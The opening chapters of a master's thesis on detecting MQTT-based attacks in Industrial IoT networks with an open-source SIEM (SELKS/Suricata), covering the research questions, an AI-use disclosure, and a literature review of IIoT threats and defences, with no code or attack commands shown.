

---

# Real-Time Threat Detection using SIEM for Industrial IoT Protocols

---

Master of Science (Tech) Thesis  
University of Turku  
Department of Computing  
Cyber Security  
2025  
Timi Heino

Supervisors:  
Tahir Mohammad  
Antti Hakkala

UNIVERSITY OF TURKU  
Department of Computing

TIMI HEINO: Real-Time Threat Detection using SIEM for Industrial IoT Protocols

Master of Science (Tech) Thesis, 54 p., 14 app. p.  
Cyber Security  
June 2025

---

The increasing integration of smart devices into industrial environments has led to the rapid growth of the Industrial Internet of Things, which introduces significant cybersecurity challenges due to the scale, heterogeneity, and limited security of many connected devices. Traditional security tools often fail to detect protocol-specific threats within IIoT networks, particularly in resource-constrained or legacy environments. To address this, the thesis investigates whether open-source technologies can offer a cost-effective yet capable solution for monitoring and securing IIoT communications.

A virtualized test environment is constructed using VMware, in which an open-source SIEM system is deployed. The platform was enhanced with custom Suricata rules designed to detect anomalies in MQTT-based traffic, one of the most commonly used IIoT protocols. A packet crafting tool is used to simulate realistic attack scenarios, including Denial-of-Service, Brute Force, and Sybil attacks targeting MQTT communication. Traffic is monitored and analysed using features of the SIEM system.

The results demonstrate that the SIEM solution is capable of accurately detecting and visualizing malicious IIoT traffic. Alerts are triggered in real time, and the system maintains stable performance under test conditions. However, limitations are observed in handling encrypted traffic, writing scalable and generalizable detection rules, and validating performance in more complex real-world environments.

The findings confirm that open-source platforms can be configured into effective SIEM systems for IIoT use cases. Although more work is required to improve detection in encrypted or large-scale scenarios, this study highlights the practical viability of low-cost, open-source SIEM solutions in addressing emerging industrial cybersecurity threats.

Keywords: IIoT, MQTT, SIEM, SELKS, Scapy

# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
1.1	Research Problem . . . . .	1
1.2	Research Questions . . . . .	2
1.3	Objectives . . . . .	3
1.4	Scope . . . . .	3
1.5	Methodology . . . . .	4
1.6	Contribution . . . . .	4
1.7	Structure . . . . .	5
<b>2</b>	<b>Literature Review</b>	<b>6</b>
2.1	Related Work . . . . .	6
2.1.1	Inspiration . . . . .	6
2.1.2	Rest of the Related Work . . . . .	7
2.2	From IoT to Industrial IoT . . . . .	12
2.2.1	Internet of Things . . . . .	14
2.2.2	Industrial Internet of Things . . . . .	14
2.2.3	Cybersecurity of Industrial IoT . . . . .	15
2.2.4	Attack Vectors . . . . .	17
2.2.5	Defensive Strategies . . . . .	18
2.3	IIoT Framework . . . . .	20

2.4	Message Queueing Telemetry Transport . . . . .	22
2.5	Security Information and Event Management . . . . .	25
2.5.1	SIEM Concepts and Architecture . . . . .	25
2.5.2	SELKS . . . . .	28
2.6	Scapy . . . . .	29
<b>3</b>	<b>Methodology</b>	<b>31</b>
3.1	Architecture . . . . .	31
3.2	Deploying SELKS in VMware . . . . .	33
3.3	Designing Suricata Rules for IIoT Threats . . . . .	33
3.3.1	Identifying IIoT-Specific Threats . . . . .	34
3.3.2	Rule Creation for IIoT Protocols . . . . .	34
3.4	Scapy for Custom Packet Crafting . . . . .	35
3.4.1	Custom Packet Crafting for MQTT . . . . .	35
3.4.2	Summarizing the Packet Crafting . . . . .	36
3.5	Validation . . . . .	36
3.5.1	Summary of the Methodology . . . . .	37
<b>4</b>	<b>Results</b>	<b>38</b>
4.1	Effectiveness of SELKS in IIoT Threat Detection . . . . .	38
4.2	Analysis of Alerts . . . . .	39
4.3	Visualization and Reporting . . . . .	39
4.4	Performance Evaluation . . . . .	42
4.5	Limitations and Challenges . . . . .	43
4.6	Summary . . . . .	44
<b>5</b>	<b>Discussion</b>	<b>45</b>
5.1	Evaluation of the Methodology . . . . .	45
5.2	Analyzing the Results . . . . .	46

5.3	Benefits and Limitations . . . . .	47
5.3.1	Benefits . . . . .	47
5.3.2	Limitations . . . . .	47
5.4	Insights for Future Implementation . . . . .	48
<b>6</b>	<b>Conclusion and Future Work</b>	<b>50</b>
6.1	Summary of Findings . . . . .	50
6.2	Answering to Research Questions . . . . .	51
6.3	Limitations . . . . .	53
6.4	Future Work . . . . .	53
	<b>References</b>	<b>55</b>
	<b>Appendices</b>	
	<b>A</b>	<b>A-1</b>
	<b>B</b>	<b>B-1</b>

# List of Figures

2.1	Relationship among IIRA Viewpoints, Application Scope, and System Lifecycle Process. [39]	21
2.2	MQTT packet structure.[42]	23
2.3	How SIEM works.[54]	28
3.1	The architecture of the setup.	32
4.1	SELKS's dashboard	41
4.2	SELKS's event view	42

# List of Tables

2.1	The challenges of related work to which this thesis contributes . . . .	13
4.1	Performance and Responsiveness Metrics of SELKS . . . . .	43

# List of acronyms

**ConvLSTM2D** Convolutional Long Short-Term Memory

**CPS** Cyber-Physical System

**CUDA** Compute Unified Device Architecture

**CVE** Common Vulnerabilities and Exposures

**DoS** Denial of Service

**ELK** Elasticsearch, Logstash, Kibana

**FL** Federated Learning

**GDPR** General Data Protection Regulation

**HIPAA** Health Insurance Portability and Accountability Act

**IaaS** Infrastructure as a Service

**ICPS** Industrial Cyber-Physical System

**IDS** Intrusion Detection System

**IIC** Industrial Internet Consortium

**IIoT** Industrial Internet of Things

**IIoT** Security Information and Event Management

**IIRA** Industrial Internet Reference Architecture

**IoT** Internet of Things

**IPS** Intrusion Prevention System

**KNN** K-Nearest Neighbors

**M2M** Machine-to-Machine

**MITM** Man-in-the-Middle

**ML** Machine Learning

**MQTT** Message Querying Telemetry Transport

**NAT** Network Address Translation

**NIDS** Network Intrusion Detection System

**NVD** National Vulnerability Database

**OASIS** Advancement of Structured Information Standards

**OSI** Open Systems Interconnection

**OT** Operational Technology

**PCC** Pearson Correlation Coefficient

**PLCs** Programmable Logic Controllers

**RBAC** Role-based access control

**RF** Random Forest

**SELKS** Suricata, Elasticsearch, Logstash, Kibana, and Scirius

**SMEs** Small and Medium-sized Enterprises

**SOC** Security Operations Center

**SSL** Secure Sockets Layer

**TLS** Transport Layer Security

**UPF** User Plane Function

**VM** Virtual Machine

**VMW17P** VMware Workstation 17 Pro

**The Use of AI** AI tool ChatGPT-4o was used in writing this thesis. It was used as an assistant in scripting Python packets, generating detection rules, and debugging any errors that occurred. Errors included Python exceptions, Suricata logs, and SIEM UI crashes. Configuring the virtual machine was greatly facilitated by ChatGPT-4o, because the SIEM tool had several differing installation guides which all lacked information for the version of SIEM used in this thesis. All the guides were provided to the AI along with the problem of them being not sufficient. Also, my views on packet sizes and variables were also validated by AI. For example, after adopting the final versions of the MQTT packets (which can be found from the appendices), their structures were compared to the factual structure of MQTT packets. This comparison was asked from AI. All generated outputs were reviewed and edited to fit the configuration of the setup.

The AI tool was also used to format LaTeX elements, namely tables and scripts for figure attachments. Any LaTeX errors were also fixed with the help of the AI, such as citation errors and page overflows. BibTeX citations were often generated by the AI because, while scientific or academic databases often include BibTeX-styled citations, the articles sometimes lacked some necessary information such as conference location. Also, miscellaneous online resources such as white papers, reports, blogs, and web articles usually did not provide any citations, so AI was used in generating correct citations for such resources. This sped up and facilitated formatting the list of references greatly.

No AI-generated content was used as such, but was always reviewed and validated by the author. The AI tool was used as brainstorming aid and technical support. All decisions, critical analysis, and research were done by the author.

# 1 Introduction

The First, the second, and the third industrial revolutions refer to the phases technology leaped forward facilitating or erasing manual labour. The first revolution took place on the late 1700s and early 1800s and introduced mechanized production processes. The second revolution spanned from late 1800s to early 1900s and introduced mechanized mass production and the use of electricity. The third revolution started after the mid-1900s and it introduced digital technology. [1]

The Fourth industrial revolution, or Industry 4.0, is happening right now. In recent years industrial automation and smart devices have evolved rapidly given rise first to the Internet of Things (IoT) and then the Industrial Internet of Things (IIoT). The shift from analogue processes to digital processes has enabled more efficient and productive capabilities in different industries, especially manufacturing, energy, and transportation. Remotely monitoring these areas has also become easier and more efficient. However, the technological advancements are constantly introducing more cyber threats, making cybersecurity more important than ever before. The interconnectivity and integrity of smart devices demand that the processes and generated data must be secured at all times. [1]

## 1.1 Research Problem

The spread of IoT devices has been affecting various industries, such as manufacturing, healthcare, transportation, and energy production. This spread has enabled

smarter and more efficient processes within the industries, and the inter-connectivity makes every process easier to control. While the IIoT ecosystem grows in complexity and scale, new cybersecurity challenges are also emerging. The consequences of a successful cyberattack on IIoT systems include operational disruptions, financial losses, loss of customer trust, or even human life fatalities.

This research seeks to identify cyber threats of IIoT and to demonstrate a potential solution for the issues. Traditional security tools often fall short for real-time monitoring of (I)IoT traffic, highlighting the need of more advanced methods. Security information and event management (SIEM) software are typically the most central system of any Security Operations Center (SOC), which addresses security issues of organizations. This research investigates if open-source SIEM solution could be used for monitoring, detecting, and alarming about IIoT anomalies. An open-source solution would provide a cost-effective improvement to organizations' networks.

## 1.2 Research Questions

To meet the objectives of this thesis the following research questions will be answered:

- What are the main cybersecurity threats that target IIoT environments?
- How open-source network security monitoring tool could be configured as a SIEM tool to monitor IIoT systems, and how the solution could be fine-tuned?
- What benefits and challenges the solution has when used as a SIEM system and how effective the solution is?

## 1.3 Objectives

The objective of this thesis is to demonstrate the feasibility of using open-source solutions to monitor and secure IIoT environments effectively. This goal is pursued by configuring an existing platform as a SIEM system capable of detecting and alerting on IIoT-specific threats. The study aims to bridge the gap between traditional SIEM capabilities and the emerging security needs of IIoT networks.

To achieve this objective, the following sub-objectives are established:

- To identify and categorize common cybersecurity threats targeting IIoT systems. This includes threats such as Denial-of-Service (DoS) attacks, unauthorized access, and protocol-specific vulnerabilities in Message Queuing Telemetry Transport (MQTT) protocol.
- To implement and configure an open-source monitoring platform as a SIEM system in a virtualized environment. This also involves fine-tuning the system to recognize and respond to IIoT-related anomalies efficiently.
- To evaluate the detection capabilities of the solution for IIoT traffic by simulating various attack scenarios. This involves using a custom packet crafter to generate custom packets for MQTT and analyzing how effectively the monitoring solution can log, detect, and alert these activities.

By addressing these objectives, this thesis seeks to contribute practical insights into the use of open-source SIEM systems for IIoT security, highlighting both their potential and limitations.

## 1.4 Scope

This thesis focuses on IIoT, cybersecurity, and tools for fine-tuning an organization's capabilities to mitigate cyber attacks against IIoT devices. This thesis will

---

explain what IIoT is, what SIEM is and how it is used to fight against cyberattacks, and how packets can be crafted with Scapy. The study will not involve a live industrial environment but will focus on simulating IIoT traffic and attacks in a virtualized setup. Alongside of the virtual setting, this thesis will cover literature of cyberattacks, IIoT, and SIEM tools. Since cyberattacks are worldwide problem, the geographical scope of this thesis will be global.

## 1.5 Methodology

The methodology for this thesis involves a literature review, installation of virtual machine platform in which an ISO file of an open-source SIEM will be deployed to create a virtual machine (VM). The SIEM tool's web portal will be accessed through web browser of the host computer by utilizing SSH connection to the VM. The SIEM solution will be honed from its basic configuration to be able to detect and alert on malicious IIoT traffic generated by Scapy. In detail, Scapy will be used for sending packets that match an IIoT protocol. The performance of the solution will also be evaluated.

## 1.6 Contribution

This thesis contributes to the field of IIoT cybersecurity by demonstrating how an open-source SIEM system can be used to monitor IIoT traffic. An open-source solution enables smaller organizations with smaller budgets to monitor their networks cost effectively. The contribution also includes insights into current situation of IIoT security. This thesis will also answer the questions existing research have left unanswered. These matters would help the future researchers to mitigate cyberattacks by fine-tuning their solutions.

## 1.7 Structure

The remaining thesis follows the following structure: chapter 2 reviews related work, literature of IIoT and its cybersecurity, IoT protocols, SIEM, and Scapy. Chapter 3 explains the methodology of implementing the SIEM solution and Scapy, and monitoring the simulated traffic. Chapter 4 presents the results and analyzes the effectiveness of the solution. Chapter 5 interprets the results and discusses about the solution's strengths and limitations. Chapter 6 concludes the thesis by summarizing the findings and suggesting future research areas.

## 2 Literature Review

This chapter explores literature and research on IoT protocols, IIoT, its cybersecurity, as well as SIEM solutions used in monitoring and detecting cyber threats. In detail, SIEM systems in general, Intrusion Detection Systems (IDSs), and SELKS will be researched. Additionally, a Python library Scapy that can be used to craft packets will be investigated. Related research about the topics of this thesis will also be discussed to understand better the current situations of IIoT and SIEM systems.

### 2.1 Related Work

This section collects existing research on the topics of this thesis: IIoT security, SIEM deployment in IIoT, IDS, and Scapy. The papers that gave inspiration for the whole thesis are the two papers of Adaros Boye et al: [2][3].

#### 2.1.1 Inspiration

In the first paper of the pair, Adaros Boye et al. discuss about continuous method for risk management of IIoT. They propose real-time threat monitoring with risk assessment, machine learning and proactive decision making. The proposed model aligns with standards ISO/IEC 27005 and IEC 62443, but also points that due to the diversity of industrial systems, a one-size-fits-all model is impractical. [2] In addition, the paper states that IIoT cybersecurity tools focus too much on network behaviour rather than physical anomalies. While the statement brings the paper

to different scope than this thesis which does not deal with physical anomalies, the proposed architecture involves logging and sensing IIoT systems and processing the data through SIEM and risk assessment. In other words, this thesis aims to implement one of the core features proposed in the paper.

The second paper of Adaros Boye et al. reviews the cyber-risks in the IIoT and proposes a methodology for continuous assessment. This paper also highlights the demand for real-time risk monitoring and anomaly detection for physical layer. Ultimately, the research underscores a demand for holistic approach, combining automated detection mechanisms, real-time data analytics, and expert oversight. In addition to conventional cybersecurity solutions, method for alerting on any deviations from normal system behaviour should be enabled. [3] In other words, a framework that would detect changes for example in electricity consumption and server performance could be implemented, addressing zero-day attacks and insider threats.

### 2.1.2 Rest of the Related Work

The paper by Eyeleko et al. explores the security and privacy challenges associated with IIoT systems in the context of Industry 4.0. It presents a detailed analysis of IIoT architecture, highlighting potential vulnerabilities at each layer, from the perception layer to the application layer, using a hacking scenario as a methodology to demonstrate attack vectors and their impacts. The authors review existing blockchain-based privacy solutions but also identify gaps that warrant further investigation, particularly in terms of enhancing security and addressing legacy system vulnerabilities. The paper concludes with a call for future research to develop more robust security mechanisms to protect IIoT environments, emphasizing the need for continued innovation in this rapidly evolving field. [4]

The paper by Chuang et al. investigates the application of lightweight Machine

Learning (ML)-based IDS for detecting malicious attacks in IIoT environments. The authors propose a feature reduction method using the Pearson correlation coefficient (PCC) and frequency analysis to select 10 core features from the TON\_IoT dataset, which initially contained 45 features. The study demonstrates that two ML models, K-Nearest Neighbors (KNN) and Random Forest (RF), can achieve over 99% accuracy in detecting and classifying multiple types of attacks, making the proposed lightweight IDS highly effective for high-load IIoT networks. The research highlights the importance of feature selection in enhancing IDS performance while maintaining high detection accuracy with fewer computational resources. [5]

The paper by Bibi et al. proposes an innovative, self-learning, and highly scalable threat intelligence and detection mechanism for securing distributed IIoT systems. The authors introduce Compute Unified Device Architecture (CUDA)-empowered Convolutional Long Short-Term Memory (ConvLSTM2D) model, designed to proactively defend against complex and evolving cyber threats in IIoT environments. Through extensive experimentation with state-of-the-art datasets the model demonstrates superior detection accuracy while maintaining minimal trade-off in speed efficiency. The study highlights the effectiveness of the proposed solution over existing deep learning-based architectures and benchmarks, suggesting that it can significantly enhance the security of IIoT systems. [6] This research addresses the existing gap in IIoT security solutions, where there is no standard framework for orchestrating threat hunting across distributed systems. While the study emphasizes advanced detection mechanisms, it leaves room for exploring real-time network monitoring tools.

The paper by Tsochev discusses the transformative impact of the IIoT in the context of Industry 4.0, highlighting the integration of smart systems that enhance automation and production efficiency. It emphasizes the security challenges inherent in IIoT environments, particularly as cyber-physical systems (CPS) and connected

devices increasingly shape industrial processes. The authors outline key recommendations for industrial companies, including the development of vulnerability and risk management policies, the adoption of secure-by-design endpoint security methodologies, and the use of monitoring tools like IDPS systems for asset management and threat detection. These strategies are important for addressing the evolving security landscape in IIoT systems and safeguarding against potential threats. [7] While the paper provides valuable insights into IIoT security strategies, it points to a gap in the specific application of lightweight tools for real-time threat analysis and intrusion detection, which could further enhance defence mechanisms in IIoT systems.

The paper by Andhare et al. provides a comprehensive literature review on the current methods and challenges in detecting attacks in the IIoT. The authors explore various machine learning and deep learning-based IDSs, highlighting the limitations of existing models, such as high false alarm rates and computational complexity. The review identifies critical gaps in current research, particularly in feature extraction and selection, and emphasizes the need for more accurate and efficient detection systems to secure IIoT networks. The paper concludes with a call for further advancements in deep learning techniques, optimized models, and a focus on attack mitigation in IIoT security. [8]

The paper by Aung et al. discusses the security challenges of IoT and IIoT, highlighting the risks posed by the growing number of connected devices. It presents a network traffic dataset collected from high-interaction IoT honeypots. The honeypots were exposed to public IPs, forwarding traffic to real IoT devices, and analysed using Security Onion, which integrates tools like Suricata, Zeek, and the ELK Stack for threat detection and analysis. Suricata, a Network Intrusion Detection System (NIDS), was used to detect a variety of attacks, including Mirai variants and the Muhstik botnet. The ELK Stack (Elasticsearch, Logstash, Kibana) was em-

ployed to process, analyse, and visualize the large dataset, aiding in the detection of anomalous behaviour and attack patterns. The paper emphasizes the need for more advanced anomaly detection models and automated mitigation strategies to address the unique security challenges of IoT devices, which often operate on legacy protocols and outdated hardware. The dataset provides valuable insights for IoT security research, enabling the development of better detection techniques and more effective defence mechanisms. It also underscores the importance of collaborative efforts and improved IoT-specific threat intelligence for future security solutions. [9]

The paper by Prasad et al. addresses security challenges in 5G networks due to vulnerabilities introduced by IIoT devices. It simulates attacks on the 5G core network and creates a comprehensive dataset to train machine learning models for detecting anomalies and intrusions. The authors develop a cloud-native test bed and an LSTM Autoencoder model for real-time, unsupervised anomaly detection. The research also uses Scapy to simulate session modification attacks targeting the User Plane Function (UPF) in the 5G core, highlighting the need for robust, adaptive security measures to protect against evolving threats in 5G and IIoT environments. [10]

The paper by Berbecaru et al. presents Threat-TLS, a network-based intrusion detection tool designed to identify weak, malicious, or suspicious TLS connections by analysing intercepted traffic. It defines TLS threat patterns, such as outdated protocol versions, weak ciphers, and vulnerable extensions, which can be exploited in attacks. The tool utilizes Suricata and Zeek for deep analysis of TLS traffic, including protocol version negotiations, cipher suites, and certificates, to detect vulnerabilities. It integrates Common Vulnerabilities and Exposures (CVE) data to assess the severity of identified vulnerabilities and uses TLS threat verification tools for alarm validation. The tool's performance was evaluated in an experimental test bed, demonstrating its ability to detect TLS attacks in a short time. SELKS,

a Suricata-based platform, is referenced as a tool for threat hunting, using Suricata to analyse TLS traffic and detect attacks, enhancing Threat-TLS' capabilities in identifying and addressing TLS-related threats effectively. [11]

The paper by Kayan et al. addresses the cybersecurity challenges faced by Industrial Cyber-Physical Systems (ICPSs), particularly as they become more interconnected, heterogeneous, and dynamic with the integration of new technologies. The increasing attack surface due to high connectivity and weak security policies is highlighted, with vulnerabilities often arising from weak boundary protection. The paper reviews the existing literature on ICPS security, proposing a multi-dimensional adaptive attack taxonomy and analysing real-world cyber incidents. It also discusses the lack of unified frameworks in the industry and academia, limited use of realistic test beds, and challenges with datasets, ML techniques, and security policies. Additionally, it emphasizes the importance of adopting SIEM systems for log management, although it notes the potential for adversaries to target SIEM systems with decoy attacks. The paper suggests that prioritizing alerts and improving security policies are critical for enhancing ICPS resilience. The need for more robust frameworks, realistic test beds, and updated datasets is underscored to address the growing cybersecurity challenges in ICPS environments. [12]

The paper by Empl et al. presents a conceptualized security analytics service for small and medium-sized enterprises (SMEs) within the IIoT ecosystem. As SMEs face increasing cybersecurity challenges due to their lack of resources and knowledge, this service aims to provide flexible and adaptable security capabilities, integrating into existing IIoT reference architectures like RAMI 4.0 and IIRA. The service offers various analytical techniques, such as descriptive, diagnostic, detective, and predictive capabilities, to address specific industry needs. It leverages Big Data technologies, including Apache Spark, to process and analyse security data efficiently. Key aspects of the service include a focus on SIEM and intrusion management, which

are central to its functionality, and its deployment as Infrastructure as a Service (IaaS), making it accessible and cost-effective for SMEs. The paper highlights the importance of bridging the knowledge gap and enabling quick, informed responses to emerging threats. Future work includes implementing a prototype based on modular, containerized applications for security analytics, using machine learning models to enhance predictive and descriptive capabilities. [13]

The paper by Almeida et al. proposes a comprehensive security framework to protect industrial operations integrating Operational Technology (OT) and IoT devices. The solution combines a robust network security infrastructure, SIEM using Wazuh, and a Federated Learning (FL)-based anomaly detection model for enhanced resilience, privacy, and security. The architecture enables real-time monitoring of industrial environments, leveraging communication protocols like HTTP, MQTT, and Modbus. The SIEM system provides advanced monitoring, vulnerability detection, and real-time threat identification, while the FL model addresses anomalies missed by SIEM. Data is securely processed, backed up regularly, and visualized through intuitive dashboards. Future work includes testing the solution across various industrial scenarios, penetration testing, and exploring energy efficiency to ensure scalability and sustainability. The integration of SIEM with innovative techniques like FL aims to provide SMEs with cost-effective, adaptive security solutions to safeguard against emerging threats in IIoT environments. [14]

Table 2.1 highlights the challenges, addressed by the related work, to which this thesis contributes.

## 2.2 From IoT to Industrial IoT

IIoT is a broader extension of IoT. While IoT revolutionized consumer and enterprise experiences by connecting everyday devices to the Internet, IIoT applies similar principles to industrial domains: combining OT with information IT to en-

Table 2.1: The challenges of related work to which this thesis contributes

Reference	Reference Focus	Limitation
Adaros Boye et al. (2020) [2]	Proposes real-time SIEM-based IIoT risk monitoring aligned with standards like ISO/IEC 27005.	No implementation of lightweight or protocol-specific open-source tools.
Aung et al. (2020) [9]	Uses Suricata, ELK Stack, Zeek, and Security Onion to analyse traffic from IoT devices. Focuses on open-source NIDS to detect malware.	Stresses challenges in real-time anomaly detection, and the need for improved lightweight security monitoring systems for IIoT.
Eyeleko et al. (2023) [4]	Maps vulnerabilities across IIoT architecture layers. Proposes blockchain and security solutions but focuses on legacy and layered risks.	No evaluation on practical monitoring tools like SIEM or real-time detection approaches suitable for constrained IIoT environments.
Almeida et al. (2024) [14]	Designs a modular security architecture combining Wazuh SIEM and FL for OT/IIoT systems. Supports MQTT.	No experimental implementation on limited-resource systems; More focus on FL than SIEM or packet simulation.
Kayan et al. (2022) [12]	Reviews ICPS security challenges, emphasizing weak boundaries, SIEM targeting, and absence of unified frameworks or lightweight monitoring.	Highlights limited use of realistic test beds and lightweight SIEM validation.

able smarter manufacturing, infrastructure, and asset management. Understanding IIoT begins with examining the origins and core concepts of traditional IoT.

### 2.2.1 Internet of Things

IoT refers to a network of interconnected physical objects that collect and share data through embedded sensors, actuators, and communication interfaces. Introduced conceptually in the early 2000s, IoT has grown to include a vast array of devices such as smart home appliances, wearable fitness trackers, connected vehicles, and intelligent environmental sensors. These devices operate within consumer, commercial, and enterprise settings to support automation, remote monitoring, and improved user experiences [15].

Typical IoT systems are built around cloud-centric architectures, where data from endpoints is transmitted to centralized platforms for analysis, visualization, and decision-making. IoT focuses on interoperability—seamless communication across various platforms and vendors, scalability—supporting billions of devices globally, and user-centric design—enhancing daily life through convenience, personalization, and automation.

However, traditional IoT systems often prioritize rapid deployment and accessibility over security and reliability. This trade-off becomes problematic when IoT concepts are transferred into critical environments. This brings us to IIoT, which applies IoT technology to industrial systems where performance, safety, and uptime are non-negotiable.

### 2.2.2 Industrial Internet of Things

IIoT incorporates a broader ecosystem that includes industrial sensors, control systems, actuators, and real-time analytics to improve operational efficiency in sectors like manufacturing, energy, transportation, oil and gas, and critical infrastructure

[16].

IIoT emphasizes high reliability and low latency for critical operations, deterministic control over processes, and system integrity and safety. By converging the physical and digital domains, IIoT enables predictive maintenance, remote asset monitoring, supply chain optimization, and even autonomous decision-making in real-time. The architecture typically integrates edge devices, gateways, network protocols, cloud systems, and enterprise applications in a unified ecosystem [17].

### 2.2.3 Cybersecurity of Industrial IoT

As IIoT systems increasingly connect to public and enterprise networks, they face a large variance of cyber threats. Traditional industrial control systems were historically isolated—secured by physical boundaries or “air-gaps.” The migration to IP-based, always-connected architectures exposes these systems to the same vulnerabilities that have posed a threat against traditional IT networks for decades [18].

Key cybersecurity challenges in IIoT include: **Legacy Systems**—many industrial machines were never designed with cybersecurity in mind. Retroactively securing them with encryption, authentication, and patch management is often difficult or impractical. **Expanded Attack Surface**—the more devices, networks, and applications are connected, the greater the number of entry points for attackers. Misconfigured devices or exposed industrial protocols can be exploited remotely [19]. **Safety-Critical Systems**—unlike IT systems where a breach may result in data loss or financial theft, an attack on IIoT systems can have physical consequences, such as damaged equipment, halted production, environmental harm, or safety risks to human lives [20]. **Poor Network Segmentation**—many industrial environments lack proper separation between IT and OT networks, making it easier for malware from office systems to spread to production environments, as seen in

real-world attacks like Stuxnet and NotPetya [21].

To address these concerns, organizations should adopt comprehensive cybersecurity strategies that include asset visibility and inventory, firmware integrity checks, continuous vulnerability assessments, and SOC features. **Asset Visibility and Inventory:** it is important to have a full and up-to-date list of all the IIoT assets being used so any demand for protection can be identified. Companies do not always know all the devices they have, especially if there's a mix of old and new equipment. Passive asset discovery tools can monitor traffic to identify unmanaged or unknown devices without disrupting operations. Having a good inventory supports rule compliance and risk prioritization. [22]

**Firmware Integrity Checks:** firmware is the main software that makes IIoT devices work, and if compromised, attackers can hidden and persistent access. To stop this, companies should deploy measures such as secure boot and digital signatures that make sure only safe firmware is allowed to run. It should also be mandatory to check firmware versions often and update them properly, especially for devices that do not have strong security features already. These measures help to detect tampered firmware and reduce the risk of supply chain or persistence-based attacks. [22][23]

**Continuous Vulnerability Assessments:** since threats keep changing constantly, it is better to keep checking for vulnerabilities continuously instead of occasionally. Lightweight scanners or passive techniques can identify outdated software, unpatched systems, and insecure configurations. Integration with vulnerability databases such as the National Vulnerability Database (NVD) allows for real-time alerting when new CVEs impact deployed devices. Continuous visibility allows for faster mitigation and supports proactive risk management. [22][23]

**SOC Capabilities:** having a central logging system like SIEM helps to correlate logs and detect abnormal behaviour across the entire network. When combined with

an IDS, such as Suricata, organizations gain real-time visibility into threats. Custom rules allow detection of unauthorized access attempts or malformed packets. Open-source solutions provide cost-effectiveness for deploying these capabilities in smaller or resource-limited environments. [22] SIEM will be further explored in the section 2.5

Incorporating these strategies enables organizations to build layered defences that are both adaptive and scalable for IIoT environments. While no single solution can eliminate all risk, the combined application of monitoring, segmentation, and rapid response lays a strong foundation for resilience against evolving threats.

#### 2.2.4 Attack Vectors

As industrial systems are developed from isolated platforms into connected infrastructures, the surface area for cyberattacks expands significantly. The convergence of IT and OT in IIoT ecosystems introduces a blend of legacy systems, real-time communication protocols, and modern network infrastructure; each with its own security vulnerabilities. Understanding common attack vectors and corresponding defensive strategies is essential for designing resilient IIoT architectures.

**Unauthorized Access and Credential Abuse:** many IIoT devices and controllers are deployed with default or weak credentials, leaving them exposed to brute-force or dictionary attacks. Compromised access credentials can grant attackers administrative control over Programmable Logic Controllers (PLCs), sensors, or gateways. [24]

**Exploitation of Unpatched Vulnerabilities:** industrial systems often rely on legacy hardware and software that are difficult to update or patch. This introduces persistent vulnerabilities that can be exploited using publicly available exploits [25]. Devices running outdated firmware or OS-level services may also be exposed to remote code execution or buffer overflow attacks.

**Protocol Manipulation and Replay Attacks:** many industrial protocols such as Modbus, DNP3, or MQTT were not originally designed with encryption or authentication in mind. As a result, attackers can intercept and manipulate protocol messages. In replay attacks, a malicious actor records legitimate traffic and replays it to achieve unauthorized operations. [26]

**Lateral Movement from IT to OT Networks:** a compromised IT network, often accessed via phishing or malware, can serve as a launchpad for deeper intrusions into OT systems. If proper network segmentation is not enforced, malware can move laterally from office systems into critical industrial infrastructure. [27]

**DoS and Resource Exhaustion:** attackers may flood IIoT systems with traffic or malformed packets, overloading gateways or network controllers. In constrained environments with limited bandwidth or processing power, such attacks can render devices unresponsive. [28]

**Supply Chain and Firmware Attacks:** IIoT devices often rely on third-party firmware and components. An adversary may introduce malicious code during manufacturing or firmware updates. Such supply chain attacks are difficult to detect and can provide attackers with persistent backdoor access. [29]

**Physical Tampering and Local Attacks:** in field deployments (e.g. oil rigs, pipelines, or agricultural sites), physical access to IIoT devices may be feasible. Attackers may tamper with hardware, reset devices, or intercept network cables to access sensitive data. [30]

### 2.2.5 Defensive Strategies

The following subsection explains defensive strategies addressing the challenges of IIoT environments, with practical and scalable solutions in focus, that can be applied in both legacy and modern industrial systems. The strategies mitigate the attack vectors previously discussed. Together, these practices form a layered secu-

rity posture that supports the resilience and reliability of IIoT environments.

**Zero Trust Architecture:** adopting a Zero Trust approach requires continuous verification of user and device identity before granting access to system resources. In IIoT, this means strong device authentication, encrypted communication, and policy enforcement at the edge. [31]

**Secure Boot and Firmware Integrity.** to prevent unauthorized firmware changes, IIoT devices should support secure boot mechanisms and digitally signed firmware. This ensures that only verified software runs on the device. [32]

**Protocol Hardening:** industrial protocols should be upgraded to secure versions (e.g., Modbus TCP over TLS). Use of MACs, timestamps, and sequence numbers can prevent tampering and replay attacks. [26]

**Network Segmentation and Microsegmentation:** Segmenting OT from IT using VLANs and firewalls reduces the risk of lateral movement. Microsegmentation restricts communication to essential flows [33].

**Intrusion Detection and Behavioural Monitoring:** IDS solutions that parse industrial protocols can detect anomalies. Behavioural analytics add another layer by identifying suspicious behaviour patterns. [34]

**Role-Based Access Control and Credential Management:** access should be limited by role. Use centralized vaults, rotate credentials, and enforce MFA where possible. [35]

**Security Patch Management:** legacy systems may not support frequent patching. In these cases, monitoring for CVEs and applying compensating controls like whitelisting are critical. [20]

**Redundancy and Resilience Planning:** redundant links, power backups, and failover logic help maintain operations in the face of DoS or system failure. [36]

**Physical Security Measures:** tamper-evident enclosures and GPS tracking can mitigate physical breaches. [30]

**SIEM and Centralized Logging:** SIEM tools gather logs from multiple sources for correlation, allowing faster identification of threat chains and anomalies. [18]

## 2.3 IIoT Framework

Aslan & Aslan discuss about three IoT architectures in the literature: 3 -layer, 4 -layer, and 5 -layer. Traditional networking is most often based either on the seven-layered Open Systems Interconnection (OSI) model or the four-layered TCP/IP model. While these models visualize well how data is transmitted, processed and received across traditional networks, there is no validated architecture for IoT or IIoT. [37] IIoT has its own frameworks to support the demand for real-time communication, minimal latency, scalability to handle thousands of interconnected devices, lightweight protocols, and security measures. These challenges are addressed by Industrial Internet Reference Architecture (IIRA) which is developed by Industrial Internet Consortium (IIC) [38].

The IIRA is a high-level framework that is specifically tailored for IIoT systems and it expands traditional networking principles by introducing the four viewpoints that help in designing and implementing industrial networks. **Business Viewpoint** defines the economic and operational impact of IIoT systems. **Usage Viewpoint** describes system behaviours, interactions, and workflow. **Functional Viewpoint** focuses on data communication, security, and system capabilities. **Implementation Viewpoint** maps these functionalities to specific technologies and infrastructures.

